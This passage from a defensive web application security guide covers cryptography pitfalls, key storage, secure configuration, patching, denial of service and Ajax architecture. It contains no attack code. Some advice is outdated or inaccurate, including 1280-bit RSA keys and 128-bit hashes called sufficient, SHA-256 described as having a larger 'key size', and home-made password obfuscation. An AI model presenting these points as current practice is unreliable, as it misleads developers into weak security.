Lastly, we have key exchange algorithms (such as Diffie-Hellman for SSL). These allow use to safely exchange encryption keys with an unknown party.

21.7 Stream Ciphers

Stream ciphers, such as RC4, are vulnerable due to a property of stream ciphers. If you use the same key to “protect” two different documents, the keystream drops out when you XOR the two documents together, leaving the plaintexts XOR’d together. The two plain text documents can be recovered using frequency analysis.

21.7.1 How to determine if you’re vulnerable

If you use stream ciphers, and you use the same key to protect different streams (or documents), you are at risk.

21.7.2 How to protect yourself

- Do not use stream ciphers in this fashion
- Consider using stronger symmetric algorithms such as AES

21.8 Weak Algorithms

There is much debate, as numerous ‘secure’ algorithms have recently been found to be cryptographically weak. This means that instead of taking 2^{80} operations to brute force a cryptographic key, it may only take as little as 2^{69} operations – something achievable on an average desktop.

As modern cryptography relies on being computationally expensive to break, specific standards can be set for key sizes that will provide assurance that with today’s technology and understanding, it will take too long to decrypt any given key.

Therefore, we need to ensure that both the algorithm and the key size are taken into account when selecting an algorithm.

21.8.1 How to determine if you are vulnerable

Proprietary encryption algorithms are not to be trusted as they typically rely on ‘security through obscurity’ and not sound mathematics. These algorithms should be avoided if possible. Specific algorithms to avoid:

- MD5 has recently been found less secure than previously thought. While still safe for most applications such as hashes for binaries made available publicly, secure applications should now be migrating away from this algorithm.
- SHA-0 has been conclusively broken. It should no longer be used for any sensitive applications.
- SHA-1 has been reduced in strength and we encourage a migration to SHA-256, which implements a larger key size.
- DES was once the standard crypto algorithm for encryption; a normal desktop machine can now break it. AES is the current preferred symmetric algorithm.

Cryptography is a constantly changing field. As new discoveries in cryptography are made, older algorithms will be found unsafe. Standard bodies such as NIST should be monitored for future recommendations.

Specific applications, such as banking transaction systems may have specific requirements for algorithms and key sizes.

21.8.2 How to protect yourself

Assuming you have chosen an open, standard algorithm, the following recommendations should be considered when reviewing algorithms:

Symmetric:

- Key sizes of 128 bits (standard for SSL) are sufficient for most applications
- Consider 168 or 256 bits for secure systems such as large financial transactions

Asymmetric:

The difficulty of cracking a 2048 bit key compared to a 1024 bit key is far, far, far, more than the twice you might expect. Don't use excessive key sizes unless you know you need them. Bruce Schneier in 2002 (see the references section) recommended the following key lengths for circa 2005 threats:

- Key sizes of 1280 bits are sufficient for most personal applications
- 1536 bits should be acceptable today for most secure applications
- 2048 bits should be considered for highly protected applications.

Hashes:

- Hash sizes of 128 bits (standard for SSL) are sufficient for most applications
- Consider 168 or 256 bits for secure systems, as many hash functions are currently being revised (see above).

NIST and other standards bodies will provide up to date guidance on suggested key sizes.

Design your application to cope with new hashes and algorithms

Include an "algorithmName" or "algorithmVer" attribute with your encrypted data. You may not be able to reverse the values, but you can (over time) convert to stronger algorithms without disrupting existing users.

21.9 Key Storage

As highlighted above, crypto relies on keys to assure a user's identity, provide confidentiality

and integrity as well as non-repudiation. It is vital that the keys are adequately protected. Should a key be compromised, it can no longer be trusted.

Any system that has been compromised in any way should have all its cryptographic keys replaced.

21.9.1 How to determine if you are vulnerable

Unless you are using hardware cryptographic devices, your keys will most likely be stored as binary files on the system providing the encryption.

- Can you export the private key or certificate from the store?
- Are any private keys or certificate import files (usually in PKCS#12 format) on the file system? Can they be imported without a password?
- Keys are often stored in code. This is a bad idea, as it means you will not be able to easily replace keys should they become compromised.

21.9.2 How to protect yourself

- Cryptographic keys should be protected as much as is possible with file system permissions. They should be read only and only the application or user directly accessing them should have these rights.
- Private keys should be marked as not exportable when generating the certificate signing request.
- Once imported into the key store (CryptoAPI, Certificates snap-in, Java Key Store, etc), the private certificate import file obtained from the certificate provider should be safely destroyed from front-end systems. This file should be safely stored in a safe until required (such as installing or replacing a new front end server)
- Host based intrusion systems should be deployed to monitor access of keys. At the very least, changes in keys should be monitored.
- Applications should log any changes to keys.
- Pass phrases used to protect keys should be stored in physically secure places; in some environments, it may be necessary to split the pass phrase or password into two components

such that two people will be required to authorize access to the key. These physical, manual processes should be tightly monitored and controlled.

- Storage of keys within source code or binaries should be avoided. This not only has consequences if developers have access to source code, but key management will be almost impossible.
- In a typical web environment, web servers themselves will need permission to access the key. This has obvious implications that other web processes or malicious code may also have access to the key. In these cases, it is vital to minimize the functionality of the system and application requiring access to the keys.
- For interactive applications, a sufficient safeguard is to use a pass phrase or password to encrypt the key when stored on disk. This requires the user to supply a password on startup, but means the key can safely be stored in cases where other users may have greater file system privileges.

Storage of keys in hardware crypto devices is beyond the scope of this document. If you require this level of security, you should really be consulting with crypto specialists.

21.10 Insecure transmission of secrets

In security, we assess the level of trust we have in information. When applied to transmission of sensitive data, we need to ensure that encryption occurs before we transmit the data onto any untrusted network.

In practical terms, this means we should aim to encrypt as close to the source of the data as possible.

21.10.1 How to determine if you are vulnerable

This can be extremely difficult without expert help. We can try to at least eliminate the most common problems:

- The encryption algorithm or protocol needs to be adequate to the task. The above chapter on weak keys should be a good starting point
- We must ensure that through all paths of the transmission we apply this level of encryption

- Extreme care needs to be taken at the point of encryption and decryption. If your encryption library needs to use temporary files, are these adequately protected?
- Are keys stored securely? Is an unsecured file left behind after it has been encrypted?

21.10.2 How to protect yourself

We have the possibility to encrypt or otherwise protect data at different levels. Choosing the right place for this to occur can involve looking at both security as well as resource requirements.

Application: at this level, the actual application performs the encryption or other crypto function. This is the most desirable, but can place additional strain on resources and create unmanageable complexity. Encryption would be performed typically through an API such as the OpenSSL toolkit (www.openssl.com) or operating system provided crypto functions. An example would be an S/MIME encrypted email, which is transmitted as encoded text within a standard email. No changes to intermediate email hosts are necessary to transmit the message because we do not require a change to the protocol itself.

Protocol: at this layer, the protocol provides the encryption service. Most commonly, this is seen in HTTPS, using SSL encryption to protect sensitive web traffic. The application no longer needs to implement secure connectivity. However, this does not mean the application has a free ride. SSL requires careful attention when used for mutual (client-side) authentication, as there are two different session keys, one for each direction. Each should be verified before transmitting sensitive data.

Attackers and penetration testers love SSL to hide malicious requests (such as injection attacks for example). Content scanners are most likely unable to decode the SSL connection, letting it pass to the vulnerable web server.

Network: below the protocol layer, we can use technologies such as Virtual Private Networks (VPN) to protect data. This has many incarnations, the most popular being IPsec (Internet Protocol v6 Security), typically implemented as a protected ‘tunnel’ between two gateway routers. Neither the application nor the protocol needs to be crypto aware – all traffic is encrypted regardless.

Possible issues at this level are computational and bandwidth overheads on network devices.

21.11 Reversible Authentication Tokens

Today's web servers typically deal with large numbers of users. Differentiating between them is often done through cookies or other session identifiers. If these session identifiers use a predictable sequence, an attacker need only generate a value in the sequence in order to present a seemingly valid session token.

This can occur at a number of places; the network level for TCP sequence numbers, or right through to the application layer with cookies used as authenticating tokens.

21.11.1 How to determine if you are vulnerable

Any deterministic sequence generator is likely to be vulnerable.

21.11.2 How to protect yourself

The only way to generate secure authentication tokens is to ensure there is no way to predict their sequence. In other words: true random numbers.

It could be argued that computers can not generate true random numbers, but using new techniques such as reading mouse movements and key strokes to improve entropy has significantly increased the randomness of random number generators. It is critical that you do not try to implement this on your own; use of existing, proven implementations is highly desirable.

Most operating systems include functions to generate random numbers that can be called from almost any programming language.

Windows & .NET: On Microsoft platforms including .NET, it is still officially recommended to use the inbuilt CryptGenRandom function

(<http://msdn.microsoft.com/library/default.asp?url=/library/enus/seccrypto/security/cryptgenrandom.asp>)

Halas, this Microsoft recommendation should not be followed without conditions :

- CryptGenRandom cycles and only updates its internal state using kernel-provided random data every 128KiB of output (2^{23} bits) (in "Cryptanalysis of the Random Number Generator of the Windows Operating System", by Leo Dorrendorf and Zvi Gutterman and Benny Pinkas) <http://eprint.iacr.org/2007/419>
- Microsoft's acknowledgement declaration on the divulgation of sensible information (affects

XP, 2K and 2K server, and may-be Vista etc ; a patch has been included in XP Service Pack 3 in 2008 , released at the same time as the Vista Service Pack 1 - coincidence? -)

http://www.computerworld.com.au/article/47902/security_loophole_windows_2000_exposes_users_private_info/?fp=2&fpid=1

- "The CryptGenRandom function in Microsoft Windows 2000 generates predictable values, which makes it easier for context-dependent attackers to reduce the effectiveness of cryptographic mechanisms, as demonstrated by attacks on (1) forward security and (2) backward security, related to use of eight instances of the RC4 cipher, and possibly a related issue to CVE-2007-3898." <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6043>
- Linked to this CryptGenRandom issue is the Schneier article about the NSA backdoor in Dual_EC_DRBG which was presented in document NIST 800-90 as the new random numbers generator standard (it is enough to analyze 32 bytes of a TLS session to be able to know the next outputs of the algorithm).
http://www.schneier.com/blog/archives/2007/11/the_strange_sto.html
- Hopefully, when Microsoft implemented this NIST 800-90 (which contains Dual_EC_DRBG) for the Windows Vista with Service Pack 1 (SP1), they rather chose the AES counter mode (AES-CTR) which is the "block cipher" of NIST 800-90⁴⁴.
- See RFC3686. Our recommendation is that if you want to use CryptGenRandom(), do not fill in the *pbBuffer* with Dual_EC_DRBG.
- Use a Windows port of OpenSSL if it is available for your framework.

Unix: For all Unix based platforms, OpenSSL is one of the recommended options (<http://www.openssl.org/>). It features tools and API functions to generate random numbers. On some platforms, /dev/urandom is a suitable source of pseudo-random entropy.

PHP: supports OpenSSL and a whole range of crypto APIs (built-in or extensions), including CryptoAPI, on all platforms ; mt_rand() uses a Mersenne Twister, but is nowhere near as good as CryptoAPI's secure random number generation options, OpenSSL, or /dev/urandom which is available on many Unix variants. mt_rand() has been noted to produce the same number on some platforms – test prior to deployment. **Do not use rand() as it is very weak.**

⁴⁴ NIST 800-90 defines four algorithms : one on hash, one on HMAC, one block cipher and the infamous Dual_EC_DRBG on elliptic curves.

Java: `java.security.SecureRandom` within the Java Cryptography Extension (JCE) provides secure random numbers. This should be used in preference to other random number generators.

21.12 Safe UUID generation

(Microsoft Windows only)

UUIDs (such as GUIDs and so on) are only unique if you generate them. This seems relatively straightforward. However, there are many code snippets available that contain existing UUIDS.

Example : « Vulnerability in Server Service Allows Code Execution [...] block RPC requests with the UUID equal to 4b324fc8-1670-01d3-1278-5a47bf6ee188 » (Microsoft Windows 2K to Vista and Server 2008) <http://www.securiteam.com/windowsntfocus/6G00Q0UMUG.html>

21.12.1 How to determine if you are vulnerable

- Determine the source of your existing UUIDS
 1. Did they come from MSDN?
 2. Or from a example found on the Internet?
- Use your favorite search engine to find out

21.12.2 How to protect yourself

- Do not cut and paste UUIDs and GUIDs from anything other than the UUIDGEN program or from the `UuidCreate()` API
- Generate fresh UUIDs or GUIDs for each new program

21.13 Summary

Cryptography is one of pillars of information security. Its usage and propagation has exploded due to the Internet and it is now included in most areas computing. Crypto can be used for:

- Remote access such as IPsec VPN
- Certificate based authentication
- Securing confidential or sensitive information

- Obtaining non-repudiation using digital certificates
- Online orders and payments
- Email and messaging security such as S/MIME

A web application can implement cryptography at multiple layers: application, application server or runtime (such as .NET), operating system and hardware. Selecting an optimal approach requires a good understanding of application requirements, the areas of risk, and the level of security strength it might require, flexibility, cost, etc.

Although cryptography is not a panacea, the majority of security breaches do not come from brute force computation but from exploiting mistakes in implementation. The strength of a cryptographic system is measured in key length. Using a large key length and then storing the unprotected keys on the same server, eliminates most of the protection benefit gained. Besides the secure storage of keys, another classic mistake is engineering custom cryptographic algorithms (to generate random session ids for example). Many web applications were successfully attacked because the developers thought they could create their crypto functions.

Our recommendation is to use proven products, tools, or packages rather than rolling your own.

21.14 Further Reading

Wu, H., *Misuse of stream ciphers in Word and Excel*

<http://eprint.iacr.org/2005/007.pdf>

Bindview, *Vulnerability in Windows NT's SYSKEY encryption*

http://www.bindview.com/Services/razor/Advisories/1999/adv_WinNT_syskey.cfm

Schneier, B. *Is 1024 bits enough?*, April 2002 Cryptogram

<http://www.schneier.com/crypto-gram-0204.html#3>

Schneier, B., Cryptogram,

<http://www.counterpane.com/cryptogram.html>

NIST, Replacing SHA-1 with stronger variants: SHA-256 512

<http://csrc.nist.gov/CryptoToolkit/tkhash.html>

<http://csrc.nist.gov/CryptoToolkit/tkencryption.html>

UUIDs are only unique if you generate them:

<http://blogs.msdn.com/larryosterman/archive/2005/07/21/441417.aspx>

Cryptographically Secure Random Numbers on Win32:

http://blogs.msdn.com/michael_howard/archive/2005/01/14/353379.aspx

Secure Deployment

22. Configuration

22.1 Objective

To produce applications which are secure out of the box.

22.2 Platforms Affected

All.

22.3 Relevant COBIT Topics

DS6 – Manage Changes – All sections should be reviewed

22.4 Best Practices

- Turn off all unnecessary features by default
- Ensure that all switches and configuration for every feature is configured initially to be the safest possible choice
- Inspect the design to see if the less safe choices could be designed in another way. For example, password reset systems are intrinsically unsound from a security point of view. If you do not ship this component, your application's users will be safer.
- Do not rely on optionally installed features in the base code
- Do not configure anything in preparation for an optionally deployable feature.

22.5 Default passwords

Applications often ship with well-known passwords. In a particularly excellent effort, NGS Software determined that Oracle's "Unbreakable" database server contained 168 default passwords out of the box. Obviously, changing this many credentials every time an application server is deployed is out of the question, nor should it be necessary.

In many installations, Microsoft SQL Server runs in the security context of the machine's administrator - thereby the "sa" user can manage a computer with the MS SQL Server service

installed, apart from managing all databases. When working with Microsoft SQL Server 2005 Express or MSDE version 2000 (Microsoft SQL Server Desktop Engine) or any older version, the situation is even worse - the service is installed under LocalSystem, with a default "sa" account with a BLANK password.

<http://support.microsoft.com/kb/322336>

22.5.1 How to identify if you are vulnerable

- Inspect the application's manifest and ensure that no passwords are included in any form, whether within the source files, compiled into the code, or as part of the configuration
- Inspect the application for usernames and passwords. Ensure that diagrams also do not have any
- Inspect the framework's configuration (web.config for Dot.Net) in search for any defined accounts or passwords ; the *AMP system doesn't store default accounts and passwords in its configuration files (httpd.conf, php.ini, my.ini or my.cnf) except that you can use default.password in the [MySQL] section of the php.ini file, despite the written « bad idea » warning and the fact it doesn't work in safe mode. If ever you ship the framework's configuration with the application, this is a threat.
- Try blank password on your application and database server
- Try known default passwords (search on the Web) on your application and database server

22.5.2 How to protect yourself

- Do not ship the product with any configured accounts
- Do not hard code any backdoor accounts or special access mechanisms
- Pay attention to software parts with known default accounts and passwords

22.6 Secure connection strings

Connection strings are specific to Windows developers using Microsoft tools (ODBC, ADO, OLEDB, SQL-Server *etc*). PHP developers don't usually use them because PHP has native layers towards real-world databases. Java developers neither (except when using JDBC, of course).

```
Driver={SQL Native
```

```
Client};Server=COMPUTERNAME\SQLEXPRESS;Database=databasename;Uid=username;Pwd=password;
```

Connection strings to the database are rarely encrypted. However, they allow a remote attacker who has shell access to perform direct operations against the database or back end systems, thus providing a leap point for total compromise.

22.6.1 How to identify if you are vulnerable

Check your framework's configuration file, registry settings, and any application based configuration file (Web.config in Dot.Net) for clear text connection strings to the database.

22.6.2 How to protect yourself

- Sometimes, no password is just as good as a clear text password
- On the Win32 platform, use "TrustedConnection=yes", and create the DSN with a stored credential. The credential is stored as a LSA Secret, which is not perfect, but is better than clear text passwords
- Develop a method to obfuscate the password in some form, such as "encrypting" the name using the hostname or similar within code in a non-obvious way.
- Ask the database developer to provide a library which allows remote connections using a password hash instead of a clear text credential.

22.7 Secure network transmission

By default, no unencrypted data should transit the network.

It should be noted that many database vendors use a protocol with built-in encryption. MySQL is the most famous and it offers SSL-encrypted connections between MySQL clients and servers as of version 4.0 (March 2003). Another technique is to use SSH port-forwarding to create an encrypted (and compressed) tunnel for the communication.

To use TCP/IP with SSL in Oracle 10g+ (TNS protocol), you must install Oracle Advanced Security.

Secure connection to Microsoft SQL Server (TDS Protocol) can be enforced by different ways, e.g. forcing encryption by using "ForceEncryption" property under the Network Configuration in the server. But this setting will force all clients to use encryption and any client that is not able to

use an encrypted connection will fail. Otherwise, you must use specially crafted and different « connection strings » for OLEDB or ODBC.

22.7.1 How to identify if you are vulnerable

- Use a packet capture tool, such as Ethereal and mirror a switch port near the database or application servers.
- Sniff the traffic for a while and determine your exposure to an attacker performing this exact same task

22.7.2 How to protect yourself

- Use SSL, SSH and other forms of encryption (such as encrypted database connections) to prevent data from being intercepted or interfered with over the wire.
- Your database vendor may have this feature already available.

22.8 Encrypted data

Some information security policies and standards require the database on-disk data to be encrypted. However, this is essentially useless if the database connection allows clear text access to the data. What is more important is the obfuscation and one-way encryption of sensitive data.

22.8.1 How to identify if you are vulnerable

Highly protected applications:

- Is there a requirement to encrypt certain data?
- If so, is it “encrypted” in such a fashion that allows a database administrator to read it without knowing the key?

If so, the “encryption” is useless and another approach is required

22.8.2 How to protect yourself

- Highly protected applications and any application that has a requirement to encrypt data:
- Passwords should only be stored in a non-reversible format, such as SHA-256 or similar

- Sensitive data like credit cards should be carefully considered – do they have to be stored at all? **The PCI guidelines are very strict on the storage of credit card data. We strongly recommend against it.**
- Encrypted data should not have the key on the database server.

The last requirement requires the attacker to take control of two machines to bulk decrypt data. The encryption key should be able to be changed on a regular basis, and the algorithm should be sufficient to protect the data in a temporal timeframe. For example, there is no point in using 40 bit DES today; data should be encrypted using AES-128 or better.

22.9 Database security

Data obtained from the user needs to be stored securely. In nearly every application, insufficient care is taken to ensure that data cannot be obtained from the database itself.

22.9.1 How to identify if you are vulnerable

- Does the application connect to the database using low privilege users?
- Are there different database connection users for application administration and normal user activities? If not, why not?
- Does the application make use of safer constructs, such as stored procedures which do not require direct table access?
- Highly protected applications:
 - 1. Is the database on another host? Is that host locked down?
 - 2. All patches deployed and latest database software in use?
 - 3. Does the application connect to the database using an encrypted link? If not, is the application server and database server in a restricted network with minimal other hosts, particularly untrusted hosts like desktop workstations?

22.9.2 How to protect yourself

- The application should connect to the database using as low privilege user as is possible

- The application should connect to the database with different credentials for every trust distinction (eg, user, read-only user, guest, administrators) and permissions applied to those tables and databases to prevent unauthorized access and modification
- The application should prefer safer constructs, such as stored procedures which do not require direct table access. Once all access is through stored procedures, access to the tables should be revoked
- Highly protected applications:
 - 1. The database should be on another host, which should be locked down with all current patches deployed and latest database software in use.
 - 2. The application should connect to the database using an encrypted link. If not, the application server and database server must reside in a restricted network with minimal other hosts.
 - 3. Do not deploy the database server in the main office network.

22.10 Further Reading

ITIL – Change Management <http://www.itil.org.uk/>

23. Maintenance

23.1 Objective

To ensure that

- products are properly maintained post deployment
- minimize the attack surface area through out the production lifecycle
- security defects are fixed properly and in a timely fashion

23.2 Platforms Affected

All.

23.3 Relevant COBIT Topics

DS6 – Manage Changes – All sections should be reviewed

23.4 Best Practices

There is a strong inertia to resist patching “working” (but vulnerable) systems. It is your responsibility as a developer to ensure that the user is as safe as is possible and encourage patching vulnerable systems rapidly by ensuring that your patches are comprehensive (ie no more fixes of this type are likely), no regression of previous issues (ie fixes stay fixed), and stable (ie you have performed adequate testing).

Supported applications should be regularly maintained, looking for new methods to obviate security controls

It is normal within the industry to provide support for n-1 to n-2 versions, so some form of source revision control, such as CVS, ClearCase, or SubVersion will be required to manage security bug fixes to avoid regression errors

Updates should be provided in a secure fashion, either by digitally signing packages, or using a message digest which is known to be relatively free from collisions

Support policy for security fixes should be clearly communicated to users, to ensure users are

aware of which versions are supported for security fixes and when products are due to be end of lifed.

23.5 Security Incident Response

Many organizations are simply not prepared for public disclosure of security vulnerabilities. There are several categories of disclosure:

- Hidden
- 0day
- Full disclosure and limited disclosure
- With and without vendor response

Vendors with a good record of security fixes will often gain early insight into security vulnerabilities. Others will have many public vulnerabilities published to 0day boards or mailing lists.

23.5.1 How to determine if you are vulnerable

Does the organization:

- Have an incident management policy?
- Monitor abuse@... ? (see note below)
- Monitor Bugtraq and similar mail lists for their own product ?
- Publish a security section on their web site? If so, does it have the ability to submit a security incident? In a secure fashion (such as exchange of PGP keys or via SSL)?
- Could even the most serious of security breaches be fixed within 30 days? If no, what would it take to remedy the situation?

If any of the questions are “no”, then the organization is at risk from 0day exposure.

23.5.2 How to protect yourself

- Create and maintain an incident management policy
- Monitor abuse@... (see note below)

- Monitor Bugtraq and similar mail lists. Use the experience of similar products to learn from their mistakes and fix them before they are found in your own products
- Publish a security section on their web site, with the ability to submit a security incident in a secure fashion (such as exchange of PGP keys or via SSL)
- Have a method of getting security fixes turned around quickly, certainly fully tested within 30 days.

Note on the abuse@domain.tld abuse-reporting address : the W3C official RFC 2142 stated for the first time (in May 1997) that the long-lasting rule-of-thumb of defining the email address abuse@domain.tld for abuse report had to be the standard. W3C official RFC 822 required the existence of postmaster@domain.tld for the SMTP service, W3C official RFC 2068 required the address webmaster@domain.tld for HTTP, and W3C official RFC2142 requires the abuse@domain.tld address for reporting abuse, in other words « Inappropriate public behaviour ».

Some domain holders, and even Registrars (!) do not support abuse@ accordingly, and even refuse to act fixing their security holes based on evidence received at that email address (eg., OVH.NET)

23.6 Fix Security Issues Correctly

Security vulnerabilities exist in all software. Occasionally, these will be discovered by outsiders such as security researchers or customers, but more often than not, the issues will be found whilst working on the next version.

Security vulnerabilities are “patterned” – it is extraordinarily unlikely that a single vulnerability is the only vulnerability of its type. It is vital that all similar vulnerabilities are eliminated by using root cause analysis and attack surface area reduction occurs. This will require a comprehensive search of the application for “like” vulnerabilities to ensure that no repeats of the current vulnerability crop up.

Microsoft estimates that each fix costs more than \$100,000 to develop, test, and deploy, and obviously many tens of millions more by its customers to apply. Only by reducing the number of fixes can this cost be reduced. It is far cheaper to spend a little more time and throw a little more resources at the vulnerability to close it off permanently.

23.6.1 How to identify if you are vulnerable

Certain applications will have multiple vulnerabilities of a similar nature released publicly on mail lists such as Bugtraq. Such applications have not been reviewed to find all similar vulnerabilities or to fix the root cause of the issue.

23.6.2 How to protect yourself

- Ensure that root cause analysis is used to identify the underlying reason for the defect
- Use attack surface area reduction and risk methodologies to remove as many vulnerabilities of this type as is possible within the prescribed time frame or budget

23.7 Update Notifications

Often users will obtain a product and never upgrade it. However, sometimes it is necessary for the product to be updated to protect against known security vulnerabilities.

23.7.1 How to identify if you are vulnerable

- Is there a method of notifying the owners / operators / system administrators of the application that there is a newer version available?

23.7.2 How to protect yourself

Preferably, the application should have the ability to “phone home” to check for newer versions and alert system administrators when new versions are available. If this is not possible, for example, in highly protected environments where “phone home” features are not allowed, another method should be offered to keep the administrators up to date.

23.8 Regularly check permissions

Applications are at the mercy of system administrators who are often fallible. Applications that rely upon certain resources being protected should take steps to ensure that these resources are not publicly exposed and have sufficient protection as per their risk to the application.

23.8.1 How to identify if you are vulnerable

- Does the application require certain files to be “safe” from public exposure? For example,

many J2EE applications are reliant upon web.xml to be read only for the servlet container to protect against local users reading infrastructure credentials. PHP applications often have a file called “config.php” which contains similar details.

- If such a resource exists, does relaxing the permissions expose the application to vulnerability from local or remote users?

23.8.2 How to protect yourself

The application should regularly review the permissions of key files, directories and resources that contain application secrets to ensure that permissions have not been relaxed. If the permissions expose an immediate danger, the application should stop functioning until the issue is fixed, otherwise, notifying or alerting the administrator should be sufficient.

23.9 Further Reading

Howard, M., *Reducing the attack surface area of applications*

<http://msdn.microsoft.com/msdnmag/issues/04/11/AttackSurface/default.aspx>

RFC-Ignorant.com, the clearinghouse for sites who think that the rules of the internet don't apply to *them*

<http://www.rfc-ignorant.org/rfcs/rfc2142.php>

24. Denial Of Service attacks

24.1 Objective

To ensure that the application is robust as possible in the face of denial of service attacks.

24.2 Platforms Affected

All.

24.3 Relevant COBIT Topics

DS5.20 – Firewall architecture and connection with public networks

24.4 Description

Denial of Service (DoS) attacks has been primarily targeted against known software, with vulnerabilities that would allow the DoS attack to succeed.

24.5 Excessive CPU consumption

Modern MVC style applications are significant code bases in their own right. Many of the non-trivial business requests, such as report generation and statistical analysis can consume quite large chunks of CPU time. When the CPU is asked to perform too many tasks at once, performance can suffer.

24.5.1 How to determine if you are vulnerable

- Stress test your application to understand where the bottlenecks are

24.5.2 How to protect yourself

- Only allow authenticated and authorized users to consume significant CPU requests
- Carefully meter access to these bottlenecks and potentially re-code or change parameters to prevent the basic default requests from consuming so much CPU time

24.6 Excessive disk I/O consumption

Database searches, large images, and huge cheap disks lead to unending requests for more disk I/Os. However, the best I/O's are the I/O's not taken. These might be serviced from RAM or simply not performed at all. Once a disk is required to search say a 50 MB index for each and every request, even the most grunty server will fail with even a moderate user load.

24.6.1 How to determine if you are vulnerable

- Stress test your application to understand where the bottlenecks are

24.6.2 How to protect yourself

- Only allow authenticated and authorized users to consume significant disk I/O requests
- Carefully meter access to these bottlenecks and potentially re-code or change parameters to prevent the basic default requests from consuming so much disk time or space

24.7 Excessive network I/O consumption

24.7.1 How to determine if you are vulnerable

- Profile your application with a network optimization tool
- Any page or resource which gives out over a 20x input ratio (ie one kb request returning a 20 kb page and images) is a huge DoS amplifier and will quickly bring your site to its knees if a Slashdot post or attacker hits

24.7.2 How to protect yourself

- Only allow authenticated and authorized users to consume significant network requests
- Minimize the total size of any unauthenticated pages and resources
- Use a DoS shield or similar to help protect against some forms of DoS attack, however, be warned these devices cannot help if the upstream infrastructure has been overwhelmed

24.8 User Account Lockout

A common denial of service attack against operating systems is to lockout user accounts if an

account lockout policy is in place.

24.8.1 How to determine if you are vulnerable

Using an automated script, an attacker would try to enumerate various user accounts and lock them out.

24.8.2 How to protect yourself

- Allow users to select their own account names. They are remarkably good at this
- Do not use predictable account numbers or easily guessed account names, like “A1234” “A1235”, etc.
- Record user lockout requests. If more than one account is locked out by the same IP address in a short time (say 30 seconds), prevent access from that source IP address
- Automatically unlock accounts after 15 minutes

24.9 Further reading

<http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf>

25. Ajax and other “rich” interface technologies

Style is time’s fool. Form is time’s student – Stewart Brand

Ajax applications, often styled as “Web 2.0” (as if they are somehow better), are not a form of magic security pixie dust. Instead, there are two classes of applications: secure and insecure. This is independent of the use of Ajax or similar technologies that preceded it, such as Flash, applets, or ActiveX. With some effort, Ajax applications can be secure. Unfortunately, many are not, which is the *raison d’être* of this chapter.

The acronym AJAX stands for Asynchronous JavaScript and XML. Whilst these technologies underpinning Ajax are not new – they first appeared in 1998 with Microsoft Outlook Web Access in Exchange Server 5.5, “Web 2.0” was defined by Tim O’Reilly to mean highly peer-to-peer dynamic applications. Such applications include de.li.cio.us library that allows users to share their libraries’ details, or flickr that allows users to share their photos in a highly interactive way. We define “Ajax applications” as those that use the XMLHttpRequest object to asynchronously call the server and receive replies, regardless of how they handle or display the received data, or if they are public peer-to-peer low value applications such as forum software or highly sensitive private data, such as a tax return lodgment application.

Ajax enabled applications aim to increase the interactivity and richness of the web interface. Secure Ajax applications are achievable at minimal cost increase as long as security is considered during design and tested throughout development.

Compliance with disability laws is mandatory for all government and most corporate organizations. Ajax framework developers who wish to be used by these types of organizations must ensure their code supports common accessibility aides. Ajax framework users should select frameworks that produce accessible output and design their applications to be accessible and test regularly. In most countries, to do otherwise is simply deliberate negligence, and is often harshly punished by the courts.

Ajax applications face *exactly the same* security issues as all other web applications, plus they add their own particular set of risks that must be correctly managed. By their complex, bidirectional, and asynchronous nature, Ajax applications increase attack surface area.

Use of Ajax (or any rich interface) requires careful consideration of architecture, server-side access control, state management, and strong validation to prevent attacks. Without considering these basic controls, even brochure-ware websites, such as car manufacturer websites, can be a hazard to both the user and the web site owner's reputation and thus sales.

At the time of writing, there is a multitude of Ajax frameworks and add-ons, and many more being written every day. Users of Ajax frameworks should ensure that their chosen framework meets the security risks of their particular application, and does not impose an unsecurable architecture upon them.

Developers of Ajax frameworks should investigate the controls presented in this chapter, and associated controls documented throughout the rest of this book to ensure that their approach is simple, accessible, and secure.

25.1 Objective

To ensure that AJAX (and all "rich" interactive interfaces, such as Flash and Shockwave) have adequate:

- Secure Communications
- Authentication and Session Management
- Access Control
- Input Validation
- Error Handling and Logging

To prevent applications from being attacked using known attack vectors, such as unauthorized access, injection attacks, and so on.

25.2 Platforms Affected

- All Server Platforms
- Web applications which use Ajax, ActiveX, Flash or Shockwave
- Clients which are required to use such applications

25.3 Architecture

Appropriate security architecture should be considered when implementing Ajax front ends. Some Ajax frameworks will proudly display that they are 100% client based, with no server side controls, such as Tibco and Atlas (an Ajax framework for .NET).

Strong security architecture provides adequate defense in depth, and architecturally correct placement of key security controls. For more details, see the Security Architecture chapter.

For some types of applications, such as brochure-ware and non-interactive applications, such as stock tickers, this is acceptable security architecture as the risks are low – it would be hard to obviate the security controls to lose actual money. However, as the risk of the application increases, the threats and countermeasures required also increase.

25.4 Architecture by example

For the purposes of this section, `irs.gov.ex`, a taxation department of a fictitious country, has decided to implement an Ajax enabled electronic lodgment and tracking service for all of its 100 million taxpayers. A key reason to move to the new system is to reduce the workload on existing staff for the 90+% of tax returns that could be processed automatically ... as long as the taxpayers do not deliberately lie, deceive, or cheat the system. Which of course, they do regularly.

They bought a fancy new Enterprise Service Bus (ESB), to which they hooked up their old but incredibly reliable mainframe backend, their SAP R/3 implementation that writes the checks and tax invoices, and several other key systems.

This particular ESB, like many on the market today, has no data validation, authentication, or authorization controls of its own; it is a simple web-service integration layer. The ESB expects that the underlying systems will perform adequate validation and authorization to prevent abuse, as the software company that wrote the ESB expected that all calling systems would be trusted, internal systems. Hooking up a dynamic web site where the users are known to be relentless, eager, and motivated tax avoiders changes the risk profile of a previously internal system with trusted staff.

The tax department does not want to change existing systems as they are in production and stable. More to the point, they cannot change their mainframe code easily - their skilled mainframe programmers either were promoted to senior management or retired 15 years ago, and it would be extremely costly to hire new mainframe developers, and impossible to change how the third party

systems work, like SAP or their anti-fraud system.

Old code, such as COBOL CICS transactions, or previously internal only systems such as SAP R/3, have a different trust model than highly dynamic Internet connected websites. It is highly likely such systems have never been tested against now common attacks, such as HTML injection (XSS), DOM injection, XML query attacks, or similar. Without any intermediate code to protect these older systems, they are at immense risk.

The tax department selected a simple solution in the belief it will save money. In this first example, the bulk of the business logic is contained in deployed JavaScript applications. All of the business logic, validation, and state are contained in the client's browser, and it makes direct calls to the enterprise service bus.

However, this model is simply broken: the previously generic process orchestration service will need to become far more aware of the caller's identity (to provide authentication and enforce authorization), maintain secure state, and provide validation services that have previously been performed on the client.




Figure X: Insecure: Security and state maintained on the client

This security model is akin to leaving the keys to the Reserve Bank at the train station notice board. There is no method of protecting this model without significant replication of the business logic and re-validating all the state at the enterprise service bus, or similar web service endpoints.

